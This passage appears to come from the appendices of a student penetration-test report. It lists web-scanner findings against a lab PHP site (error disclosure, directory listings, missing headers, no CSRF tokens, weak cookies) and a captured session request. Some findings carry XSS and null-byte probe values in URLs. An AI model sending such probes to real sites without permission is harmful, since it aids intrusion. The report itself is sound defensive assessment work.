Evidence	Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in /opt/lampp/htdocs/studentsite/index.php on line 144
URL	http://192.168.1.20/js/plugins/data-tables/?C=N;O=D
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/custom/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/plugins/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/orders.php
Method	GET
Evidence	Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in /opt/lampp/htdocs/studentsite/includes/wallet.php on line 4
URL	http://192.168.1.20/css/custom/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/plugins/jquery-validation/
Method	GET
Evidence	Parent Directory

Instances	250
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information.
URL	http://192.168.1.20/js/plugins/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/layouts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/js/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/plugins/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/custom/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/font/roboto/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/routers/
Method	GET
Attack	Parent Directory

URL	http://192.168.1.20/images/favicon/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/animate-css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/font/material-design-icons/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/font/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/
Method	GET

Attack	Parent Directory
Instances	22
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Low)	**Parameter Tampering**
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.1.20/routers/ticket-status.php
Method	POST
Parameter	ticket_id
Evidence	on line <b>
URL	http://192.168.1.20/admin/view-ticket.php?id=%00
Method	GET
Parameter	id
Attack	\x0000
Evidence	on line <b>
URL	http://192.168.1.20/routers/router.php
Method	POST
Parameter	password
Evidence	on line <b>

URL	http://192.168.1.20/routers/router.php
Method	POST
Parameter	username
Evidence	on line <b>
URL	http://192.168.1.20/view-ticket.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/routers/ticket-message.php
Method	POST
Parameter	ticket_id
Attack	\x0000
Evidence	on line <b>
Instances	6
Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
Reference	
CWE Id	472
WASC Id	20
Source ID	1
Low (Medium)	**Web Browser XSS Protection Not Enabled**
Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server
URL	http://192.168.1.20/js/plugins/formatter/?C=S;O=A

Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/routers/?C=D;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/images/favicon/
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/animate-css/
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/?C=N;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/data-tables/images/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/css/plugins/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection

URL	http://192.168.1.20/index.php/js/plugins/jquery-validation/login.php
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/tickets.php?%27%22%3Cscript%3Ealert(1);%3C/script%3E
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=S;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/routers/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/css/custom/?C=N;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/images/?C=M;O=A
Method	GET

Parameter	X-XSS-Protection
URL	http://192.168.1.20/css/layouts/?C=D;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/index.php
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/images/?C=M;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/view-ticket.php?id=11
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/font/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
Instances	250

Solution	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
Other information	The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it: X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).
Reference	https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/
CWE Id	933
WASC Id	14
Source ID	3

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.20/robots.txt
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/?C=M;O=D
Method	GET

Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/?C=N;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=S;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/icons/text.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=S;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/index.php/css/login.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=D;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/index.php/js/plugins/login.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/roboto/

Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/data-tables/images/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/index.php/js/plugins/jquery-validation/login.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/roboto/Roboto-Bold.woff2
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/formatter/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/favicon/favicon-32x32.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/data-tables/js/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/index.php/css/materialize.min.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
Method	GET
Parameter	X-Content-Type-Options
Instances	320
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3
Low (Medium)	**Absence of Anti-CSRF Tokens**
Description	No Anti-CSRF tokens were found in a HTML submission form.

	A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.1.20/index.php/js/plugins/data-tables/js/jquery.dataTables.min.js
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/view-ticket.php?id=11
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/index.php/css/custom/custom.min.css
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/view-ticket.php?id=13
Method	GET

Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/index.php/js/plugins/jquery-1.11.2.min.js
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/index.php/css/custom/login.php
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/login.php
Method	GET
Evidence	<form method="post" action="routers/router.php" class="login-form" id="form">
URL	http://192.168.1.20/view-ticket.php?id=15
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/index.php/images/login.php
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/admin/login.php
Method	GET
Evidence	<form method="post" action="/routers/adminrouter.php" class="login-form" id="form">
URL	http://192.168.1.20/view-ticket.php?id=14
Method	GET

Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/view-ticket.php?id=17
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/index.php/js/plugins/data-tables/login.php
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/view-ticket.php?id=16
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/view-ticket.php?id=19
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/view-ticket.php?id=18
Method	GET
Evidence	<form method="post" action="routers/ticket-status.php">
URL	http://192.168.1.20/index.php/images/favicon/login.php
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
Method	GET

Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/index.php/css/style.min.css
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL	http://192.168.1.20/tickets.php?=%22%22%3Cscript%3Ealert(1);%3C/script%3E
Method	GET
Evidence	<form class="formValidate" id="formValidate" method="post" action="routers/add-ticket.php" novalidate="novalidate" class="col s12">
Instances	60
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF.

	Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Other information	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 1: "1" "2" "3" "4" "5"].
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Source ID	3
Low (Medium)	**Cookie No HttpOnly Flag**
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://192.168.1.20/index.php
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/routers/router.php
Method	GET
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/routers/router.php
Method	POST


Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/admin/view-ticket-admin.php?id=16
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/admin/tickets.php
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	5
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3


Low (Medium)	**Content-Type Header Missing**
Description	The Content-Type header was either missing or empty.
URL	http://192.168.1.20/font/roboto/Roboto-Bold.ttf
Method	GET
URL	http://192.168.1.20/schema.sql
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Bold.woff

Method	GET
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff
Method	GET
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff2
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Medium.woff
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Thin.ttf
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Light.woff2
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Medium.woff2
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Bold.woff2
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Regular.woff
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Thin.woff2
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Light.woff
Method	GET
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
Method	GET

URL	http://192.168.1.20/font/roboto/Roboto-Thin.woff
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Regular.woff2
Method	GET
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Iconsd41d.eot
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Light.ttf
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Medium.ttf
Method	GET
URL	http://192.168.1.20/font/roboto/Roboto-Regular.ttf
Method	GET
Instances	20
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
CWE Id	345
WASC Id	12
Source ID	3

APPENDIX G – BROKEN WEB PAGES





APPENDIX H – SESSION.TXT

GET /view-ticket.php?id=11 HTTP/1.1

Host: 192.168.1.20

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language: en-US,en;q=0.5


Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=037e1u5r9uc409ehr3qisa1ph1

Connection: keep-alive


APPENDIX I – SQL MAP COLUMN RESULTS

